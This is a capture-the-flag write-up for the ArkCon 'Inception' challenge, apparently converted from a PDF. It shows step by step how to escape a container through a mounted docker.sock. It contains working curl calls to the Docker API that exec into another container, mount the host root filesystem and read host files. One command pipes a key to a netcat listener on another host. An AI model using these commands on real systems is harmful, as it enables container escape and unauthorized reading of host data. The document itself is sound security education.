
Inception

Author: Eviatar Gerzi



When accessing the link, we are gettting a shell:

When looking inside our folder we see that there are three interesting files:

Let’s see what each file contains.

```
/home $ cat message

Hey Cobb, wake up…
If you read this message, it means you successfully got inside a dream of Saito.
Get the encoded flag and find the three keys to decode it.
The rumor is that Saito placed them in the same place but in different dreams:
   /home/key.part1   -> in his first dream
   /home/key.part2   -> in his second dream
   /home/key.part3   -> in reality

Yours,
     Professor Stephen Miles
```

According to the message we are in a “dream” which means that we are inside a container based on the context of the challenge. We need to get an encoded flag (base91 according to the challenge notes) and find the three keys that can decode it. The three keys are at the same path but in different places (probably other containers).

```
/home $ cat key.part1
6$xH*AOd1eBu&LKS0|T#Q=4jEqkl{7[
```

We have the first key (**6$xH*AOd1eBu&LKS0|T#Q=4jEqkl{7[**):

```
/home $ cat flag
Ppn.4W{cP=aah(H[k_!XA!g2zbVfa90M^D7.2mh2C||otC;u!$
```

And the encoded flag (**Ppn.4W{cP=aah(H[k_!XA!g2zbVfa90M^D7.2mh2C||otC;u!$**):

We need to find **key.part2** and **key.part3** to be able to decode the flag.

Reconnaissance

We start with some reconnaissance. We will notice that we have a very limited user with no permissions at all (by running `cat /proc/self/status`):

```
SigPnd: 0000000000000000
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000004
SigCgt: 0000000000000000
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000000000000000
CapAmb: 0000000000000000
Seccomp:        2
```

No devices:

```
/home $ ls /dev
console  fd       mqueue   ptmx     random   stderr   stdout   urandom
core     full     null     pts      shm      stdin    tty      zero
```

Notice that when we are checking if we are inside a container by running `cat /proc/self/cgroup`, it looks like we are not:

```
/home $ cat /proc/self/cgroup
contains proc
12:rdma:/
11:pids:/user.slice/user-1002.slice
10:memory:/
9:blkio:/
8:freezer:/
7:cpu,cpuacct:/user.slice
6:cpuset:/
5:devices:/user.slice
4:hugetlb:/
3:perf_event:/
2:net_cls,net_prio:/
1:name=systemd:/user.slice/user-1002.slice/session-c2.scope
```

but after a little investigation it seems that the “cat” (and also “uname”) files were modified and to run the original file we needed to run `/bin/busybox cat /proc/self/cgroup`.

One of the things that we should check is the mounted files and folders inside a container.

When we check it using the *mount* command, we don’t see something interesting:

```
/home $ mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/RMABPNX5ZLWA5P4D4CHN333HQO:/var/lib/docker/overlay2/l/3JHGYTRTJDTUB7XAC2O3KY5H5V:/var/lib/docker/overlay2/l/CKRPXHOCDWFPZKZXBYX7MPUCA5:/var/l
ib/docker/overlay2/l/CFGI4PXVRIJRHPKXWK43PE4DZV:/var/lib/docker/overlay2/l/ZZFYGGBCUSMZ7IYP7WI6MWZFQN:/var/lib/docker/overlay2/l/33RI7BKMPTVKCWIELOGMUJ4J4N:/var/lib/docker/overlay2/l/5UVFPCW3GSAI4AV5FJPS26LBOA:/var/l
ib/docker/overlay2/l/AJ43E4MYURSH2SELF7GBM5V2N5:/var/lib/docker/overlay2/l/FX3YMXLJ5YQAWHGVLIEREQP6JM:/var/lib/docker/overlay2/l/I5OK5J522A4AMEDRJT4IS7C5FT:/var/lib/docker/overlay2/l/6C2J4DBBK4GUNQDQ4GO2WL7VTL:/var/l
ib/docker/overlay2/l/XTPDACLCJEZPLVH4I52PDC4XAL:/var/lib/docker/overlay2/l/DEHT4RSODLVYYQ65X7FNDTWUC7:/var/lib/docker/overlay2/l/J2ITJDS3MK3ZMTJKHLKAPTFZRY,upperdir=/var/lib/docker/overlay2/25df170192c06f7e24001bc558
46bfac2596b22c408fea97a6b416a8e19c8321/diff,workdir=/var/lib/docker/overlay2/25df170192c06f7e24001bc55846bfac2596b22c408fea97a6b416a8e19c8321/work)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (ro,nosuid,nodev,noexec,relatime,xattr,release_agent=/lib/systemd/systemd-cgroups-agent,name=systemd)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/freezer type cgroup (ro,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/blkio type cgroup (ro,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (ro,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/devices type cgroup (ro,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/cpuset type cgroup (ro,nosuid,nodev,noexec,relatime,cpuset)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
/dev/xvda1 on /etc/resolv.conf type ext4 (rw,relatime,discard,data=ordered)
/dev/xvda1 on /etc/hostname type ext4 (rw,relatime,discard,data=ordered)
/dev/xvda1 on /etc/hosts type ext4 (rw,relatime,discard,data=ordered)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
```


But with the *df* command we see that the docker.sock is mounted into our container:

```
/home $ df
Filesystem           1K-blocks      Used Available Use% Mounted on
overlay              325215832   3570552 321628896   1% /
tmpfs                    65536         0     65536   0% /dev
tmpfs                  8215656         0   8215656   0% /sys/fs/cgroup
/dev/xvda1           325215832   3570552 321628896   1% /etc/resolv.conf
/dev/xvda1           325215832   3570552 321628896   1% /etc/hostname
/dev/xvda1           325215832   3570552 321628896   1% /etc/hosts
shm                      65536         0     65536   0% /dev/shm
overlay              325215832   3570552 321628896   1% /run/docker.sock
tmpfs                  8215656         0   8215656   0% /proc/acpi
tmpfs                    65536         0     65536   0% /proc/kcore
tmpfs                    65536         0     65536   0% /proc/keys
tmpfs                    65536         0     65536   0% /proc/timer_list
tmpfs                    65536         0     65536   0% /proc/timer_stats
tmpfs                    65536         0     65536   0% /proc/sched_debug
tmpfs                  8215656         0   8215656   0% /proc/scsi
tmpfs                  8215656         0   8215656   0% /sys/firmware
```

The *docker.sock* is a UNIX socket that Docker daemon is listening to. Mounting it to a container is a critical security issue because it means that a user from within the container can run docker commands on the host and even escape from the container.

We don't have the docker binary which would make our life easier, therefore we will need to use the docker API to understand how to send command using this and *curl*.

The first thing that we will do is to list all the container inside the host based on this API:



We received a JSON file:


```
[{
        "Id": "f3dad8b466b6d13fec5acf1a9ab3e704499d2109ca841e4cbe5000108b95b37e",
        "Names": ["/pedantic_goodall"],
        "Image": "mydockerid7/dream2",
        "ImageID": "sha256:8ab9cf1ec18ac84ef425def773e0190423096df552e3d136d9d73a546c7988cb",
        "Command": "/bin/sh -c 'clear; cat .quote; printf \"\\\"It's only when we wake up,\\n
We realise something was stange\\\"\\n\\n\"; sh;'",
        "Created": 1557149833,
        "Ports": [],
        "Labels": {},
        "State": "running",
        "Status": "Up About an hour",
        "HostConfig": {
                "NetworkMode": "default"
        },
        "NetworkSettings": {
                "Networks": {
                        "bridge": {
                                "IPAMConfig": null,
                                "Links": null,
                                "Aliases": null,
```

```
                                "NetworkID":
"59da3fd3afe2ffc5e9dc3ea2e6171e2fc1b4888ce3ba4c7022b41406b4458c26",
                                "EndpointID":
"6583e78c541b58a067fe3c2972006b8d218d568b1dfa49c79ce7f4aa9a2df328",
                                "Gateway": "172.18.0.1",
                                "IPAddress": "172.18.0.3",
                                "IPPrefixLen": 16,
                                "IPv6Gateway": "",
                                "GlobalIPv6Address": "",
                                "GlobalIPv6PrefixLen": 0,
                                "MacAddress": "02:42:ac:12:00:03",
                                "DriverOpts": null
                        }
                }
        },
        "Mounts": [{
                "Type": "bind",
                "Source": "/var/run/docker.sock",
                "Destination": "/var/run/docker.sock",
                "Mode": "",
                "RW": true,
                "Propagation": "rprivate"
        }]
}, {
        "Id": "815fc59b14303ca1bf96847cf2a378fbe14021d075afc875b48acceed0bcb6b1",
        "Names": ["/youthful_saha"],
        "Image": "mydockerid7/dream1.1_light",
        "ImageID": "sha256:da75c8ad8304154aec24738864bfc9de39c75781ce10fadc4d32565387a0a551",
        "Command": "sh -c 'while true; do sleep 1; done'",
        "Created": 1557149833,
        "Ports": [],
        "Labels": {},
        "State": "running",
        "Status": "Up About an hour",
        "HostConfig": {
                "NetworkMode": "default"
        },
        "NetworkSettings": {
                "Networks": {
                        "bridge": {
                                "IPAMConfig": null,
                                "Links": null,
                                "Aliases": null,
                                "NetworkID":
"59da3fd3afe2ffc5e9dc3ea2e6171e2fc1b4888ce3ba4c7022b41406b4458c26",
                                "EndpointID":
"2a830ab9e0d3ed55b79e8929f5f08385dd129eea18a09d360807ad8346e5e5ba",
                                "Gateway": "172.18.0.1",
                                "IPAddress": "172.18.0.2",
                                "IPPrefixLen": 16,
                                "IPv6Gateway": "",
                                "GlobalIPv6Address": "",
                                "GlobalIPv6PrefixLen": 0,
                                "MacAddress": "02:42:ac:12:00:02",
                                "DriverOpts": null
                        }
                }
        },
        "Mounts": []
}]
```

We can see the there are two containers:

- f3dad8b466b6d13fec5acf1a9ab3e704499d2109ca841e4cbe5000108b95b37e (image: “dream2”)
- 815fc59b14303ca1bf96847cf2a378fbe14021d075afc875b48acceed0bcb6b1 (image: “dream1.1_light”)

We know that we are inside “dream2” according to the *command* field, so we want to check “dream1.1_light”.

According to the intro message, all the keys are in the same place. As this is the second container we found, we will check if it has ***key.part2***.

Finding key.part2

To see a file inside a container, we have two options. The first option is trivial, we need to use the `docker exec` REST command and we just need to provide the container id which we already have:

```
curl -X POST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock
http://v1.27/containers/815fc59b14303ca1bf96847cf2a378fbe14021d075afc875b48acceed0bcb6b1/exec -d '{
"Detach":false, "AttachStdin":false,"AttachStdout":true,"AttachStderr":true, "Tty":true,
"Cmd":["cat", "/home/key.part2"] }'
```

We received an action id:

```
/home $ curl -X POST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock http://v
tdin":false,"AttachStdout":true,"AttachStderr":true, "Tty":true, "Cmd":["cat", "/home/key.part2"] }'
{"Id":"60b15731865c982a20df6226aa70ac13b743a9cf64636e2671ffca25d6179844"}
```

We need to start this action id by using the *start* command:

```
curl -X POST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock
http://v1.27/exec/60b15731865c982a20df6226aa70ac13b743a9cf64636e2671ffca25d6179844/start -d '{
"Detach":false, "Tty":true}'
```

We receive the second key:

```
/home $ curl -X POST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock http
iP:!<^@mYMh3fGs>~D/tp"X,gb%C+(z
```

We have *key.part2*: **iP:!<^@mYMh3fGs>~D/tp"X,gb%C+(z**

The second one, less trivial but simpler, is to use the archive option to get information about files in a container:

```
curl --unix-socket /var/run/docker.sock
http://v1.27/containers/815fc59b14303ca1bf96847cf2a378fbe14021d075afc875b48acceed0bcb6b1/archive?pat
h=/home/key.part2 --output -
```


key.part2 is marked:

```
/home $ curl --unix-socket /var/run/docker.sock http:///v1.27/containers/815fc59b14303ca1bf96847cf2a378fbe14021d0
key.part2010064400000000000000000000000040134640341750110100ustar0000000000000000iP:!<^@mYMh3fGs>~D/tp"X,gb%C+(z
```

We need to find **key.part3** which is in “reality” which means the host.

Finding key.part3

When we have `docker.sock` mounted to our container we can use the following trick to get access to the host's filesystem. We will create a new container with a mounting point from "/" (the root file system) to the container file system and we will read the file from the mounted point.
Here is a simple diagram the shows it:



Creating a new container from dream2 with mounting from the host "/" to the new container "/var/tmp"

We will create a new container with the already existing image ("mydockerid7/dream1.1_light"), open **key.part3** and send its content to our IP (172.18.0.3) on port 6666 using *nc*:

```
curl -X POST -H "Content-Type: application/json"
--unix-socket /var/run/docker.sock http://v1.27/containers/create
-d '{
        "Detach":true,
        "AttachStdin":false,
        "AttachStdout":true,
        "AttachStderr":true,
        "Tty":false,
        "Image":"mydockerid7/dream1.1_light",
        "HostConfig":{
                "Binds": ["/:/var/tmp"]},
        "Cmd":["sh", "-c", "while true; do cat /var/tmp/home/key.part3 | nc 172.18.0.3 6666; sleep
1; done"]
}'
```

We will get a container id:

```
/home $ curl -X POST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock http:/
, "Image":"mydockerid7/dream1.1_light", "HostConfig":{"Binds": ["/:/var/tmp"]}, "Cmd":["sh", "-c",
{"Id":"7e7e0ed2add70236b47354f7ce8340657287511d57f8df1b45b3b93d85ef2000","Warnings":null}
```

The container is now on a "Created" status, we need to start it:

```
curl -X POST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock
http://v1.27/containers/7e7e0ed2add70236b47354f7ce8340657287511d57f8df1b45b3b93d85ef2000/start
```

We will listen to port 6666:

```
/home $ nc -lvp 6666
listening on [::]:6666 ...
connect to [::ffff:172.18.0.3]:6666 from ip-172-18-0-5.eu-central-1.compute.internal:37483 ([::ffff:172.18.0.5]:37483)
w`c_y5;9N}oFar.UW)VI8J]2vnZ?R
```

We receive the key: **w`c_y5;9N}oFar.UW)VI8J]2vnZ?R**

Another option, like we did with key.part2, is to use the archive option without the need to start the container.
We first creates it:

```
curl -X POST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock
http://v1.27/containers/create -d '{"Image
":"mydockerid7/dream1.1_light", "HostConfig":{"Binds": ["/:/var/tmp"]}, "Cmd":["sleep 1000"] }'
```

Then using the container id to view its files:

```
curl --unix-socket /var/run/docker.sock
http://v1.27/containers/e244b8e4787393398b119e6f9d6a94ca28511c9fd1d155c182549265c60b08
84/archive?path=/var/tmp/home/key.part3 --output -
```

We will get key.part3:

```
/home $ curl -X POST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock http://v1.27/containers/create -d '{"Image
":"mydockerid7/dream1.1_light", "HostConfig":{"Binds": ["/:/var/tmp"]}, "Cmd":["sleep 1000"] }'
{"Id":"e244b8e4787393398b119e6f9d6a94ca28511c9fd1d155c182549265c60b0884","Warnings":null}
/home $ curl --unix-socket /var/run/docker.sock http://v1.27/containers/e244b8e4787393398b119e6f9d6a94ca28511c9fd1d155c182549265c60b08
84/archive?path=/var/tmp/home/key.part3 --output -
key.part3010064400000000000000000000000003613441725014011010 0ustar000000000000000w`c_y5;9N}oFar.UW)VI8J]2vnZ?R
```

We have the three keys and the encoded flag:
Key.part1: **6$xH*AOd1eBu&LKS0|T#Q=4jEqkl{7[**
Key.part2: **iP:!<^@mYMh3fGs>~D/tp"X,gb%C+(z**
Key.part3: **w`c_y5;9N}oFar.UW)VI8J]2vnZ?R**
Encoded flag: **Ppn.4W{cP=aah(H[k_!XA!g2zbVfa90M^D7.2mh2C||otC;u!$**

Decoding the flag

According to the note in the challenge intro, the encoding is base91.
We have the full key:
6$xH*AOd1eBu&LKS0|T#Q=4jEqkl{7[iP:!<^@mYMh3fGs>~D/tp"X,gb%C+(zw`c_y5;9N}oFar.UW)VI8J]2vnZ?R

There is an explanation about base91 here. We used a base91 implementation in python with our key as the translation table to decode the flag:

```
import struct

base91_alphabet =
list('6$xH*AOd1eBu&LKS0|T#Q=4jEqkl{7[iP:!<^@mYMh3fGs>~D/t
p"X,gb%C+(zw`c_y5;9N}oFar.UW)VI8J]2vnZ?R')
decode_table = dict((v,k) for k,v in
enumerate(base91_alphabet))
```

```
def decode(encoded_str):
    ''' Decode Base91 string to a bytearray '''
    v = -1
    b = 0
    n = 0
    out = bytearray()
    for strletter in encoded_str:
        if not strletter in decode_table:
            continue
        c = decode_table[strletter]
        if(v < 0):
            v = c
        else:
            v += c*91
            b |= v << n
            n += 13 if (v & 8191)>88 else 14
            while True:
                out += struct.pack('B', b&255)
                b >>= 8
                n -= 8
                if not n>7:
                    break
            v = -1
    if v+1:
        out += struct.pack('B', (b | v << n) & 255 )
    return out.decode("utf-8")

flag =
'Ppn.4W{cP=aah(H[k_!XA!g2zbVfa90M^D7.2mh2C||otC;u!$'
print(decode(flag))
```

After running the script, we will get the flag:

```
>>> print(decode(flag))
ArkCon{y0u_mU57_n07_B3_4Fr41d_70_dR34m!}
```

The flag is: **ArkCon{y0u_mU57_n07_B3_4Fr41d_70_dR34m!}**